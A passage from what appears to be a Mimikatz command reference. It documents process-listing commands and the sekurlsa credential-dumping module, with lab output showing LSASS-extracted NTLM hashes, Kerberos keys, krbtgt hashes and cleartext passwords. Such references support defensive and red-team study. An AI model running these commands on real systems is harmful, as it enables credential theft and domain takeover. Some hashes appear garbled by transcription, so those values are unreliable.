00007FFBEF1283E0 -> 46 37  00007FFBEF0E8000     DbgQueryDebugFilterState
00007FFBEF1283F0 -> 47 38  00007FFBEF0E800C     DbgSetDebugFilterState
00007FFBEF1283F4 -> 48 39  00007FFBEF0D8548     DbgUiConnectToDbg
00007FFBEF1283F8 -> 49 40  00007FFBEF0D8584     DbgUiContinua
00007FFBEF1283FC -> 50 41  00007FFBEF0D85D8     DbgUiConvertStateChangeStructure
00007FFBEF128400 -> 51 42  00007FFBEF0D8850     DbgUiDebugActiveProcess
00007FFBEF128404 -> 52 43  00007FFBEF0D8884     DbgUiGetThreadDebugObject
00007FFBEF128408 -> 53 44  00007FFBEF0D88CC     DbgUiIssueRemoteBreakin
00007FFBEF12840 -> 54 45  00007FFBEF0D8930     DbgUiRemoteBreakin
00007FFBEF128410 -> 55 46  00007FFBEF0D8974     DbgUiSetThreadDebugObject
00007FFBEF128414 -> 56 47  00007FFBEF0D898C     DbgUiStopDebugging
00007FFBEF128418 -> 57 48  00007FFBEF0D89A8     DbgUiWaitStateChange
00007FFBEF12841C -> 58 49  00007FFBEF0AC6C0     DbgUserBreakPoint
00007FFBEF128420 -> 59 50  00007FFBEF110B2C     EtwCreateTraceInstanceId
00007FFBEF128424 -> 60 51  00007FFBEF05F194     EtwDeliverDataBlock
```

PROCESS::Imports – list imports

```
mimikatz # process::imports  
mimikatz.exe  
00007FF6485F000 -> 00007FFBED02D144 ADVAPI32.dll | CryptSetHashParam  
00007FF6485F008 -> 00007FFBECFD1A40 ADVAPI32.dll | CryptGetHashParam  
00007FF6485F010 -> 00007FFBECFDDEB00 ADVAPI32.dll | CryptExportKey  
00007FF6485F018 -> 00007FFBECFD19F0 ADVAPI32.dll | CryptAcquireContextW  
00007FF6485F020 -> 00007FFBED02D154 ADVAPI32.dll | CryptSetKeyParam  
00007FF6485F028 -> 00007FFBED00675C ADVAPI32.dll | CryptGetKeyParam  
00007FF6485F030 -> 00007FFBECFD1A00 ADVAPI32.dll | CryptReleaseContext  
00007FF6485F038 -> 00007FFBECFD2D0C4 ADVAPI32.dll | CryptDuplicateKey  
00007FF6485F040 -> 00007FFBECFDDEB50 ADVAPI32.dll | CryptAcquireContextA  
00007FF6485F048 -> 00007FFBED02D124 ADVAPI32.dll | CryptGetProvParam  
00007FF6485F052 -> 00007FFBECFDDEAE0 ADVAPI32.dll | CryptImportKey  
00007FF6485F058 -> 00007FFBEBBF29E0 ADVAPI32.dll | SystemFunction007  
00007FF6485F062 -> 00007FFBED00672C ADVAPI32.dll | CryptEncrypt  
00007FF6485F068 -> 00007FFBECFD1A20 ADVAPI32.dll | CryptCreateHash  
00007FF6485F070 -> 00007FFBED006700 ADVAPI32.dll | CryptGenKey  
00007FF6485F078 -> 00007FFBECFDDEAFO ADVAPI32.dll | CryptDestroyKey  
00007FF6485F082 -> 00007FFBECFFF48 ADVAPI32.dll | CryptDecrypt  
00007FF6485F088 -> 00007FFBECFD1A10 ADVAPI32.dll | CryptDestroyHash  
00007FF6485F092 -> 00007FFBECFD1A30 ADVAPI32.dll | CryptHashData  
00007FF6485F098 -> 00007FFBECFD1280 ADVAPI32.dll | CopySid  
00007FF6485F0A0 -> 00007FFBECFD12A0 ADVAPI32.dll | GetLengthSid  
00007FF6485F0A8 -> 00007FFBECFD14CC ADVAPI32.dll | LsaQueryInformationPolicy  
00007FF6485F0B2 -> 00007FFBECFD14AC ADVAPI32.dll | LsaOpenPolicy  
00007FF6485F0B8 -> 00007FFBECFD14C0 ADVAPI32.dll | LsaClose  
00007FF6485F0C0 -> 00007FFBED01960 ADVAPI32.dll | CreateWellKnownSid  
00007FF6485F0C8 -> 00007FFBED02D0E8 ADVAPI32.dll | CreateProcessWithLogonW  
00007FF6485F0D0 -> 00007FFBECFDDEDD8 ADVAPI32.dll | CreateProcessAsUserW  
00007FF6485F0D8 -> 00007FFBECFD1270 ADVAPI32.dll | RegQueryValueExW  
00007FF6485F0E0 -> 00007FFBECFD1A54 ADVAPI32.dll | RegQueryInfoKeyW  
00007FF6485F0E8 -> 00007FFBECFD1ACC ADVAPI32.dll | RegNumKeyValueW  
00007FF6485F0F0 -> 00007FFBECFD1250 ADVAPI32.dll | RegOpenKeyExW  
00007FF6485F0F8 -> 00007FFBECFD18C0 ADVAPI32.dll | RegNumKeyExW  
00007FF6485F100 -> 00007FFBECFD1260 ADVAPI32.dll | RegCloseKey  
00007FF6485F108 -> 00007FFBECFD1940 ADVAPI32.dll | RegSetValueExW  
00007FF6485F110 -> 00007FFBECBC00F14 ADVAPI32.dll | SystemFunction032  
00007FF6485F118 -> 00007FFBECFD143C ADVAPI32.dll | CloseServiceHandle  
00007FF6485F120 -> 00007FFBED02D184 ADVAPI32.dll | DeleteService  
00007FF6485F128 -> 00007FFBECFD1460 ADVAPI32.dll | OpenSCManagerW  
00007FF6485F130 -> 00007FFBECFD1470 ADVAPI32.dll | OpenServiceW  
00007FF6485F138 -> 00007FFBECFDDEBF0 ADVAPI32.dll | StartServiceW  
00007FF6485F148 -> 00007FFBECFFF818 ADVAPI32.dll | QueryServiceStatusEx  
00007FF6485F148 -> 00007FFBECFFF848 ADVAPI32.dll | ControlService  
00007FF6485F152 -> 00007FFBECFD1380 ADVAPI32.dll | IsTextUnicode  
00007FF6485F158 -> 00007FFBECFD1340 ADVAPI32.dll | CryptGenRandom  
00007FF6485F160 -> 00007FFBECFD1B60 ADVAPI32.dll | ConvertStringSidW  
00007FF6485F168 -> 00007FFBECFD1280 ADVAPI32.dll | OpenProcessToken  
00007FF6485F170 -> 00007FFBECFD1290 ADVAPI32.dll | GetTokenInformation  
00007FF6485F178 -> 00007FFBECFD7F4 ADVAPI32.dll | LookupAccountSidW  
00007FF6485F180 -> 00007FFBECFD530 ADVAPI32.dll | ConvertStringSidToSidW  
00007FF6485F188 -> 00007FFBED02D104 ADVAPI32.dll | CryptNumProvidersW  
00007FF6485F192 -> 00007FFBEBBF4EE00 ADVAPI32.dll | SystemFunction006  
00007FF6485F198 -> 00007FFBED011E2C ADVAPI32.dll | CryptGetUserKey  
00007FF6485F1A0 -> 00007FFBED0152C0 ADVAPI32.dll | OpenEventLogW  
00007FF6485F1A8 -> 00007FFBED029A10 ADVAPI32.dll | GetNumberOfEventLogRecords  
00007FF6485F1B0 -> 00007FFBED0298A0 ADVAPI32.dll | ClearEventLogW  
00007FF6485F1B8 -> 00007FFBED02D088 ADVAPI32.dll | CreateServiceW  
00007FF6485F1C0 -> 00007FFBED02D744 ADVAPI32.dll | SetServiceObjectSecurity  
00007FF6485F1C8 -> 00007FFBECFD8C80 ADVAPI32.dll | BuildSecurityDescriptorW  
00007FF6485F1D0 -> 00007FFBED02D544 ADVAPI32.dll | QueryServiceObjectSecurity  
00007FF6485F1D8 -> 00007FFBECFD18F0 ADVAPI32.dll | AllocateAndInitializeSid  
00007FF6485F1E0 -> 00007FFBECFD1900 ADVAPI32.dll | FreeSid
```

PROCESS::List – List running processes

Requires Administrator rights.

```
mimikatz # process::list
0      (null)
4      System
228    smss.exe
324    csrss.exe
388    csrss.exe
396    wininit.exe
424    winlogon.exe
484    services.exe
492    lsass.exe
616    svchost.exe
644    svchost.exe
752    LogonUI.exe
764    dwm.exe
788    svchost.exe
828    svchost.exe
888    svchost.exe
960    svchost.exe
316    svchost.exe
1240   spoolsv.exe
1260   Microsoft.ActiveDirectory.WebServices.exe
1344   dns.exe
1364   ismserv.exe
1456   dfssvc.exe
1888   svchost.exe
1912   svchost.exe
1932   svchost.exe
1068   VSSVC.exe
3028   msdtc.exe
1944   dfsrs.exe
704    vds.exe
2408   csrss.exe
896    winlogon.exe
168    dwm.exe
3096   taskhostex.exe
3156   rdpclip.exe
3240   explorer.exe
3368   rdpinput.exe
3628   ServerManager.exe
2596   powershell.exe
2324   conhost.exe
4020   mmc.exe
3888   powershell.exe
2888   conhost.exe
2260   WmiPrvSE.exe
4456   powershell.exe
2084   conhost.exe
2732   regedit.exe
4856   mimikatz.exe
```

PROCESS::Resume – resume a process

```
mimikatz # process::resume /pid:4020
NtResumeProcess of 4020 PID : OK !
```

PROCESS::Start – start a process

PROCESS::Stop – terminate a process

PROCESS::Suspend – suspend a process

```
mimikatz # process::suspend /pid:4020
NtSuspendProcess of 4020 PID : OK !
```

SEKURLSA

The SEKURLSA Mimikatz module interacts with protected memory. This module extracts passwords, keys, pin codes, tickets from the memory of lsass (Local Security Authority Subsystem Service).

In order to interact with LSASS, the Mimikatz process requires appropriate rights:

- Administrator, to get debug privilege via “`PRIVILEGE::Debug`”
- SYSTEM rights (“`TOKEN::elevate`”)

However, running against a dumped LSASS process file (i.e. LSASS.dmp), elevated rights are not required.

SEKURLSA::Backupkeys – get preferred backup master keys

```
mimikatz # sekurlsa::backupkeys
Current prefered key: {83760416-0082-42a5-b088-c93f825ed13e}
Compatibility prefered key: {7efbc232-f93d-419f-9d03-8f463c7f368c}
```

SEKURLSA::Credman – List Credentials Manager

```
mimikatz # sekurlsa::credman
Authentication Id : 0 ; 3766174 (00000000:0039779e)
Session          : Interactive from 2
User Name        : DwM-2
Domain           : Window Manager
Logon Server     : (null)
Logon Time       : 9/14/2015 6:49:30 PM
SID              : S-1-5-90-2
    credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session          : Service from 0
User Name        : RDLABDC02$
Domain           : RD
Logon Server     : (null)
Logon Time       : 9/13/2015 6:13:02 PM
SID              : S-1-5-20
    credman :

Authentication Id : 0 ; 3770455 (00000000:00398857)
Session          : Interactive from 2
User Name        : Admin
Domain           : RD
Logon Server     : RDLABDC02
Logon Time       : 9/14/2015 6:49:41 PM
SID              : S-1-5-21-2578996962-4185879466-3696909401-1107
    credman :

Authentication Id : 0 ; 3770425 (00000000:00398839)
Session          : Interactive from 2
User Name        : Admin
Domain           : RD
Logon Server     : RDLABDC02
Logon Time       : 9/14/2015 6:49:41 PM
SID              : S-1-5-21-2578996962-4185879466-3696909401-1107
    credman :

Authentication Id : 0 ; 3766159 (00000000:0039778f)
Session          : Interactive from 2
User Name        : DwM-2
Domain           : Window Manager
Logon Server     : (null)
Logon Time       : 9/14/2015 6:49:30 PM
SID              : S-1-5-90-2
    credman :
```

SEKURLSA::Dpapi – list cached MasterKeys

```
mimikatz # sekurlsa::dpapi

Authentication Id : 0 ; 3766174 (00000000:0039779e)
Session          : Interactive from 2
User Name        : DWM-2
Domain           : Window Manager
Logon Server     : (null)
Logon Time       : 9/14/2015 6:49:30 PM
SID              : S-1-5-90-2

Authentication Id : 0 ; 996 (00000000:000003e4)
Session          : Service from 0
User Name        : RDLABDC02$
Domain           : RD
Logon Server     : (null)
Logon Time       : 9/13/2015 6:13:02 PM
SID              : S-1-5-20

Authentication Id : 0 ; 3770455 (00000000:00398857)
Session          : Interactive from 2
User Name        : Admin
Domain           : RD
Logon Server     : RDLABDC02
Logon Time       : 9/14/2015 6:49:41 PM
SID              : S-1-5-21-2578996962-4185879466-3696909401-1107

Authentication Id : 0 ; 3770425 (00000000:00398839)
Session          : Interactive from 2
User Name        : Admin
Domain           : RD
Logon Server     : RDLABDC02
Logon Time       : 9/14/2015 6:49:41 PM
SID              : S-1-5-21-2578996962-4185879466-3696909401-1107

Authentication Id : 0 ; 3766159 (00000000:0039778f)
Session          : Interactive from 2
User Name        : DWM-2
Domain           : Window Manager
Logon Server     : (null)
Logon Time       : 9/14/2015 6:49:30 PM
SID              : S-1-5-90-2
```

SEKURLSA::DpapiSystem – DPAPI_SYSTEM secret

```
mimikatz # sekurlsa::dpapiSystem
DPAPI_SYSTEM
full: bf968eeef0b597c6be48b62129fc011c3ac889af1b00da9e3b57f2bcec6538708a35082d169e10df0
m/u : bf968eeef0b597c6be48b62129fc011c3ac889af1 / b00da9e3b57f2bcec6538708a35082d169e10df0
```

SEKURLSA::Ekeys – list Kerberos encryption keys

```
mimikatz # sekurlsa::ekeys

Authentication Id : 0 ; 3766174 (00000000:0039779e)
Session          : Interactive from 2
User Name        : DWM-2
Domain          : Window Manager
Logon Server    : (null)
Logon Time      : 9/14/2015 6:49:30 PM
SID              : S-1-5-90-2

* Username : RDLABDC02$
* Domain  : rd.adsecurity.org
* Password : 76Umxqm#CqEi+O6KgoEdX -up\$,*N3S#7'e ?/sF^HqZ3:cgV')<9A/A+0y^j"k50mJWp0u]rSF%=/rD\,GZ
'wtwm> i$z[#%{W3;Rp\^
* Key List :
  aes256_hmac      b0102b73edcbdbdd0310897FcB71a9216eba8788709ef8826839fdddff518c8
  aes128_hmac      5eaf6ba8803daa88ccdd03688da87536d
  rc4_hmac_nt      595d436f11270dc4df953f217fcfbdd2
  rc4_hmac_old     595d436f11270dc4df953f217fcfbdd2
  rc4_md4          595d436f11270dc4df953f217fcfbdd2
  rc4_hmac_nt_exp  595d436f11270dc4df953f217fcfbdd2
  rc4_hmac_old_exp 595d436f11270dc4df953f217fcfbdd2

Authentication Id : 0 ; 996 (00000000:000003e4)
Session          : Service from 0
User Name        : RDLABDC02$
Domain          : RD
Logon Server    : (null)
Logon Time      : 9/13/2015 6:13:02 PM
SID              : S-1-5-20

* Username : rdlabdc02$
* Domain  : RD.ADSECURITY.ORG
* Password : (null)
* Key List :
  aes256_hmac      964040fc3f99d10e1eac2c83fc3c79767245d64694e294896529552e0215ac4e
  aes128_hmac      b6114804ad757961b27020accacb5324
  rc4_hmac_nt      595d436f11270dc4df953f217fcfbdd2
  rc4_hmac_old     595d436f11270dc4df953f217fcfbdd2
  rc4_md4          595d436f11270dc4df953f217fcfbdd2
  rc4_hmac_nt_exp  595d436f11270dc4df953f217fcfbdd2
  rc4_hmac_old_exp 595d436f11270dc4df953f217fcfbdd2

Authentication Id : 0 ; 3770455 (00000000:00398857)
Session          : Interactive from 2
User Name        : Admin
Domain          : RD
Logon Server    : RDLABDC02
Logon Time      : 9/14/2015 6:49:41 PM
SID              : S-1-5-21-2578996962-4185879466-3696909401-1107

* Username : Admin
* Domain  : RD.ADSECURITY.ORG
* Password : (null)
* Key List :
  aes256_hmac      12beb7851264545f349bd3aebf32771828390fb9a0a04b63b987be31b4f4dfd
```

SEKURLSA::Kerberos – List Kerberos credentials for all authenticated users (including services and computer account)

```
mimikatz # sekurlsa::kerberos

Authentication Id : 0 ; 3766174 (00000000:0039779e)
Session          : Interactive from 2
User Name        : DWM-2
Domain          : Window Manager
Logon Server     : (null)
Logon Time       : 9/14/2015 6:49:30 PM
SID              : S-1-5-90-2
    kerberos :
        * Username : RDLABDC02$
        * Domain  : rd.adsecurity.org
        * Password : 76Umxqm#CqEi+O6KgoEdX -up\$,%N35#7'e ?/sF*HqZ3:cgV')<9A/A+Oy^j"k50mJWp0u]r5f%=/rD\,GZ
'wtwm> i$z[#%{W3;Rp}\

Authentication Id : 0 ; 996 (00000000:000003e4)
Session          : Service from 0
User Name        : RDLABDC02$ 
Domain          : RD
Logon Server     : (null)
Logon Time       : 9/13/2015 6:13:02 PM
SID              : S-1-5-20
    kerberos :
        * Username : rdlabdc02$ 
        * Domain  : RD.ADSECURITY.ORG
        * Password : (null)

Authentication Id : 0 ; 3770455 (00000000:00398857)
Session          : Interactive from 2
User Name        : Admin
Domain          : RD
Logon Server     : RDLABDC02
Logon Time       : 9/14/2015 6:49:41 PM
SID              : S-1-5-21-2578996962-4185879466-3696909401-1107
    kerberos :
        * Username : Admin
        * Domain  : RD.ADSECURITY.ORG
        * Password : (null)

Authentication Id : 0 ; 3770425 (00000000:00398839)
Session          : Interactive from 2
User Name        : Admin
Domain          : RD
Logon Server     : RDLABDC02
Logon Time       : 9/14/2015 6:49:41 PM
SID              : S-1-5-21-2578996962-4185879466-3696909401-1107
    kerberos :
        * Username : Admin
        * Domain  : RD.ADSECURITY.ORG
        * Password : (null)
```

SEKURLSA::Krbtgt – get Domain Kerberos service account (KRBTGT) password data

```
mimikatz # sekurlsa::krbtgt  
Current krbtgt: 6 credentials:  
* rc4_hmac_nt : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f  
* rc4_hmac_old : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f  
* rc4_md4 : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f  
* aes256_hmac : 8846a88788334322e0820bdd64c0f8e99a71147ae7f81310aa257bcfeeb3bc  
* aes128_hmac : 17d63df4e26de3e9266e266f08a5d6cc  
* rc4_plain : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
```

SEKUBI-SA::LiveSSP – Lists | LiveSSP credential:

```
mimikatz # sekurlsa::liveSSP

Authentication Id : 0 ; 3766174 (00000000:0039779e)
Session          : Interactive from 2
User Name        : DWM-2
Domain           : Window Manager
Logon Server     : (null)
Logon Time       : 9/14/2015 6:49:30 PM
SID              : S-1-5-90-2

Authentication Id : 0 ; 996 (00000000:000003e4)
Session          : Service from 0
User Name        : RDLABDC02$
Domain           : RD
Logon Server     : (null)
Logon Time       : 9/13/2015 6:13:02 PM
SID              : S-1-5-20

Authentication Id : 0 ; 3770455 (00000000:00398857)
Session          : Interactive from 2
User Name        : Admin
Domain           : RD
Logon Server     : RDLABDC02
Logon Time       : 9/14/2015 6:49:41 PM
SID              : S-1-5-21-2578996962-4185879466-3696909401-1107

Authentication Id : 0 ; 3770425 (00000000:00398839)
Session          : Interactive from 2
User Name        : Admin
Domain           : RD
Logon Server     : RDLABDC02
Logon Time       : 9/14/2015 6:49:41 PM
SID              : S-1-5-21-2578996962-4185879466-3696909401-1107

Authentication Id : 0 ; 3766159 (00000000:0039778f)
Session          : Interactive from 2
User Name        : DWM-2
Domain           : Window Manager
Logon Server     : (null)
Logon Time       : 9/14/2015 6:49:30 PM
SID              : S-1-5-90-2

Authentication Id : 0 ; 997 (00000000:000003e5)
Session          : Service from 0
User Name        : LOCAL SERVICE
Domain           : NT AUTHORITY
Logon Server     : (null)
Logon Time       : 9/13/2015 6:13:03 PM
SID              : S-1-5-19

Authentication Id : 0 ; 19559 (00000000:00004c67)
Session          : UndefinedLogonType from 0
User Name        : (null)
Domain           : (null)
Logon Server     : (null)
```

SEKURLSA::LogonPasswords – lists all available provider credentials. This usually shows recently logged on user and computer credentials.

- Dumps password data in LSASS for currently logged on (or recently logged on) accounts as well as services running under the context of user credentials.
- Account passwords are stored in memory in a reversible manner. If they are in memory (prior to Windows 8.1/Windows Server 2012 R2 they were), they are displayed. Windows 8.1/Windows Server 2012 R2 doesn't store the account password in this manner in most cases. KB2871997 "back-ports" this security capability to Windows 7, Windows 8, Windows Server 2008R2, and Windows Server 2012, though the computer needs additional configuration after applying KB2871997.
- Requires administrator access (with debug rights) or Local SYSTEM rights

Windows Server 2008 R2 System (Password is shown).

```
PS C:\Windows\system32> whoami
adseclab\hansolo
PS C:\Windows\system32> c:\temp\mimikatz\mimikatz sekurlsa::logonpasswords exit
#####
# mimikatz 2.0 alpha <x64> release "Kiwi en C" (Nov 20 2014 01:35:45)
## ^ ##
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` <benjamin@gentilkiwi.com>
## v ## http://blog.gentilkiwi.com/mimikatz <oe.eo>
##### with 15 modules * * */

mimikatz>sekurlsa::logonpasswords

Authentication Id : 0 ; 5088494 <00000000:004da4ee>
Session          : Interactive from 2
User Name        : hansolo
Domain          : ADSECLAB
SID              : S-1-5-21-1473643419-774954089-2222329127-1107

msv :
[00000003] Primary
* Username : HanSolo
* Domain  : ADSECLAB
* LM       : 6ce8de51bc4919e01987a75d0bbcd375a
* NTLM     : 269c0c63a623b2e062df861c9b82818
* SHA1    : 660ddife6bb94f321fbcd58bfcc19a4189228b2bb
tspkg :
* Username : HanSolo
* Domain  : ADSECLAB
* Password : Falcon99!
wdigest :
* Username : HanSolo
* Domain  : ADSECLAB
* Password : Falcon99!
kerberos :
* Username : HanSolo
* Domain  : LUB.ADSECURITY.ORG
* Password : Falcon99!
ssp :
credman :

Authentication Id : 0 ; 5088464 <00000000:004da4d0>
Session          : Interactive from 2
User Name        : hansolo
Domain          : ADSECLAB
SID              : S-1-5-21-1473643419-774954089-2222329127-1107

msv :
[00000003] Primary
* Username : HanSolo
* Domain  : ADSECLAB
* LM       : 6ce8de51bc4919e01987a75d0bbcd375a
* NTLM     : 269c0c63a623b2e062df861c9b82818
* SHA1    : 660ddife6bb94f321fbcd58bfcc19a4189228b2bb
tspkg :
* Username : HanSolo
* Domain  : ADSECLAB
* Password : Falcon99!
wdigest :
* Username : HanSolo
* Domain  : ADSECLAB
* Password : Falcon99!
kerberos :
* Username : hansolo
* Domain  : LUB.ADSECURITY.ORG
* Password : Falcon99!
ssp :
credman :

Authentication Id : 0 ; 5014736 <00000000:004c84d0>
Session          : Interactive from 1
User Name        : hansolo
Domain          : ADSECLAB
SID              : S-1-5-21-1473643419-774954089-2222329127-1107

msv :
[00000003] Primary
* Username : HanSolo
* Domain  : ADSECLAB
* LM       : 6ce8de51bc4919e01987a75d0bbcd375a
* NTLM     : 269c0c63a623b2e062df861c9b82818
```

Windows Server 2012 R2 system – no cleartext password shown

```
PS C:\Windows\system32> c:\temp\mimikatz\mimikatz sekurlsa::logonpasswords
#####
# mimikatz 2.0 alpha (x64) release "Kiwi en C" (Nov 20 2014 01:35:45)
## ^ ##
## { } /* * */
## \ ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## v ## http://blog.gentilkiwi.com/mimikatz (oe.eo)
##### with 15 modules * * */

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 4222976 (00000000:00407000)
Session          : RemoteInteractive from 2
User Name        : Lukeskywalker
Domain          : ADSECLAB
SID              : S-1-5-21-1473643419-774954089-2222329127-1106
msv :
[00000002] Primary
* Username : LukeSkywalker
* Domain  : ADSECLAB
* NTLM    : 177af8ab46321ceef22b4e8376f2dba7
* SHA1    : e1e310802741223f486f661032e1472a308dae3b
[00010000] CredentialKeys
* NTLM    : 177af8ab46321ceef22b4e8376f2dba7
* SHA1    : e1e310802741223f486f661032e1472a308dae3b
tspkg :
wdigest :
* Username : LukeSkywalker
* Domain  : ADSECLAB
* Password : (null)
kerberos :
* Username : LukeSkywalker
* Domain  : LAB.ADSECURITY.ORG
* Password : (null)
ssp :
credman :

Authentication Id : 0 ; 4219716 (00000000:00406344)
Session          : Interactive from 2
User Name        : DWM-2
Domain          : Window Manager
SID              : S-1-5-90-2
msv :
[00000003] Primary
* Username : ADSDC05$ 
* Domain  : ADSECLAB
* NTLM    : a07fb880a2b20dd12a1f938c16b70dd7
* SHA1    : 97cee59a5022f38c607e29e02237275ce31c14d5
tspkg :
wdigest :
* Username : ADSDC05$ 
* Domain  : ADSECLAB
* Password : (null)
kerberos :
* Username : ADSDC05$ 
* Domain  : lab.adsecurity.org
* Password : %<TTox-T\&h$K0\`GFT0\$F KEHv+EGP\ImaxR+kv-a\`D\RhGUK0\TRX71u`
```

Services running with account credentials are also dumped using this command.

Note that only services that are running (credentials in memory) can be dumped in this manner.

Services (Local)					
SQL Server (MSSQLSERVER)	Name	Status	Startup Type	Log On As	Description
Stop the service	Secondary Logon	Manual	Local System	Enables starting processes under ...	
Pause the service	Secure Socket Tunneling Protocol Service	Manual	Local Service	Provides support for the Secure S...	
Restart the service	Security Accounts Manager	Started	Automatic	Local System	The startup of this service signals ...
Description:					
Provides storage, processing and controlled access of data, and rapid transaction processing.					
Stop the service	Server	Started	Automatic	Local System	Supports file, print, and named-pi...
Pause the service	Shell Hardware Detection	Started	Automatic	Local System	Provides notifications for AutoPlay...
Restart the service	Smart Card	Manual	Local Service	Manages access to smart cards re...	
Stop the service	Smart Card Removal Policy	Manual	Local System	Allows the system to be configura...	
Pause the service	SNMP Trap	Manual	Local Service	Receives trap messages generate...	
Restart the service	Software Protection	Started	Automatic (D...)	Network Service	Enables the download, installation ...
Stop the service	Special Administration Console Helper	Manual	Local System	Allows administrators to remotely ...	
Pause the service	SPP Notification Service	Started	Manual	Local Service	Provides Software Licensing activa...
Restart the service	SQL Active Directory Helper Service	Disabled	Network Service	Enables integration with Active Dir...	
Stop the service	SQL Server (MSSQLSERVER)	Started	Automatic	adseclab\svc-SQLDBEngine01	Provides storage, processing and ...
Pause the service	SQL Server Agent (MSSQLSERVER)	Manual	adseclab\svc-SQLAgent01	Executes jobs, monitors SQL Serv...	
Restart the service	SQL Server Analysis Services (MSSQLSERVER)	Started	Automatic	adseclab\svc-SQLAnalysis	Supplies online analytical processin...
Stop the service	SQL Server Browser	Disabled	Local Service	Provides SQL Server connection in...	
Pause the service	SQL Server VSS Writer	Automatic	Local System	Provides the interface to backup/r...	

```

Authentication Id : 0 ; 2858340 <00000000:002b9d64>
Session          : Service from 0
User Name        : svc-SQLDBEngine01
Domain          : ADSECLAB
SID              : S-1-5-21-1473643419-774954089-2222329127-1607

msv :
  * Username : svc-SQLDBEngine01
  * Domain  : ADSECLAB
  * NTLM    : d0abfc0cb689f4cdc8959a1411499096
  * SHA1    : 467f0516e6155eed60668827b0a4dab5eecefacd
tspkg :
  * Username : svc-SQLDBEngine01
  * Domain  : ADSECLAB
  * Password : ThisIsAGoodPassword99!
wdigest :
  * Username : svc-SQLDBEngine01
  * Domain  : ADSECLAB
  * Password : ThisIsAGoodPassword99!
kerberos :
  * Username : svc-SQLDBEngine01
  * Domain  : LAB.ADSECURITY.ORG
  * Password : ThisIsAGoodPassword99!
ssp :
credman :

```

```

Authentication Id : 0 ; 2594251 <00000000:002795cb>
Session          : Service from 0
User Name        : svc-SQLAnalysis
Domain          : ADSECLAB
SID              : S-1-5-21-1473643419-774954089-2222329127-1608

msv :
  * Username : svc-SQLAnalysis
  * Domain  : ADSECLAB
  * NTLM    : 3c917b61c58c4cba165396aad7d140a2
  * SHA1    : f089edb437e1f455ac1ab65886ed51959df7dc30
tspkg :
  * Username : svc-SQLAnalysis
  * Domain  : ADSECLAB
  * Password : ThisIsAnOKPassword99!
wdigest :
  * Username : svc-SQLAnalysis
  * Domain  : ADSECLAB
  * Password : ThisIsAnOKPassword99!
kerberos :
  * Username : svc-SQLAnalysis
  * Domain  : LAB.ADSECURITY.ORG
  * Password : ThisIsAnOKPassword99!
ssp :
credman :

```

SEKURLSA::Minidump – switch to LSASS minidump process context

Note that Minidumps need to be read using the same platform it was dumped from NT5 Win32 or NT5x64 or NT6 Win32 or NT6 x64.

```
mimikatz>commandline # sekurlsa::minidump c:\temp\lsass.dmp
Switch to MINIDUMP : 'c:\temp\lsass.dmp'

mimikatz>commandline # sekurlsa::logonpasswords
Opening : 'c:\temp\lsass.dmp' file for minidump...

Authentication Id : 0 ; 996 <00000000:000003e4>
Session           : Service from 0
User Name         : ADSDC02$
Domain           : ADSECLAB
Logon Server     : <null>
Logon Time       : 5/30/2015 10:14:48 PM
SID               : S-1-5-20

msu :
[00000003] Primary
* Username : ADSDC02$
* Domain  : ADSECLAB
* NTLM    : ec2fa78d1efe24d9780561f245c69c0
* SHA1    : 48bbe93e4acc70hff740c717cf782b0f6c27653e
```

SEKURLSA::MSV – List LM & NTLM credentials

```
mimikatz # sekurlsa::msv

Authentication Id : 0 ; 3766174 (00000000:0039779e)
Session          : Interactive from 2
User Name        : DWM-2
Domain           : Window Manager
Logon Server     : (null)
Logon Time       : 9/14/2015 6:49:30 PM
SID              : S-1-5-90-2

    msv :
    [00000003] Primary
    * Username : RDLABDC02$
    * Domain   : RD
    * NTLM     : 595d436f11270dc4df953f217fcfbdd2
    * SHA1     : 7319c0c6ef0186b7eee8baedb306e91f2785c577

Authentication Id : 0 ; 996 (00000000:000003e4)
Session          : Service from 0
User Name        : RDLABDC02$
Domain           : RD
Logon Server     : (null)
Logon Time       : 9/13/2015 6:13:02 PM
SID              : S-1-5-20

    msv :
    [00000003] Primary
    * Username : RDLABDC02$
    * Domain   : RD
    * NTLM     : 595d436f11270dc4df953f217fcfbdd2
    * SHA1     : 7319c0c6ef0186b7eee8baedb306e91f2785c577

Authentication Id : 0 ; 3770455 (00000000:00398857)
Session          : Interactive from 2
User Name        : Admin
Domain           : RD
Logon Server     : RDLABDC02
Logon Time       : 9/14/2015 6:49:41 PM
SID              : S-1-5-21-2578996962-4185879466-3696909401-1107

    msv :
    [00000003] Primary
    * Username : Admin
    * Domain   : RD
    * NTLM     : 7c08d63a2f48f045971bc2236ed3f3ac
    * SHA1     : 05a6fb630c065d50471cd5a30ac5604642a74e31
    [00010000] CredentialKeys
    * NTLM     : 7c08d63a2f48f045971bc2236ed3f3ac
    * SHA1     : 05a6fb630c065d50471cd5a30ac5604642a74e31

Authentication Id : 0 ; 3770425 (00000000:00398839)
Session          : Interactive from 2
User Name        : Admin
Domain           : RD
Logon Server     : RDLABDC02
Logon Time       : 9/14/2015 6:49:41 PM
SID              : S-1-5-21-2578996962-4185879466-3696909401-1107

    msv :
    [00000003] Primary
```

SEKURLSA::Process – switch to LSASS process context

```
mimikatz # sekurlsa::process
Switch to PROCESS
```

SEKURLSA::Pth – Pass-the-Hash and Over-Pass-the-Hash (aka pass the key).

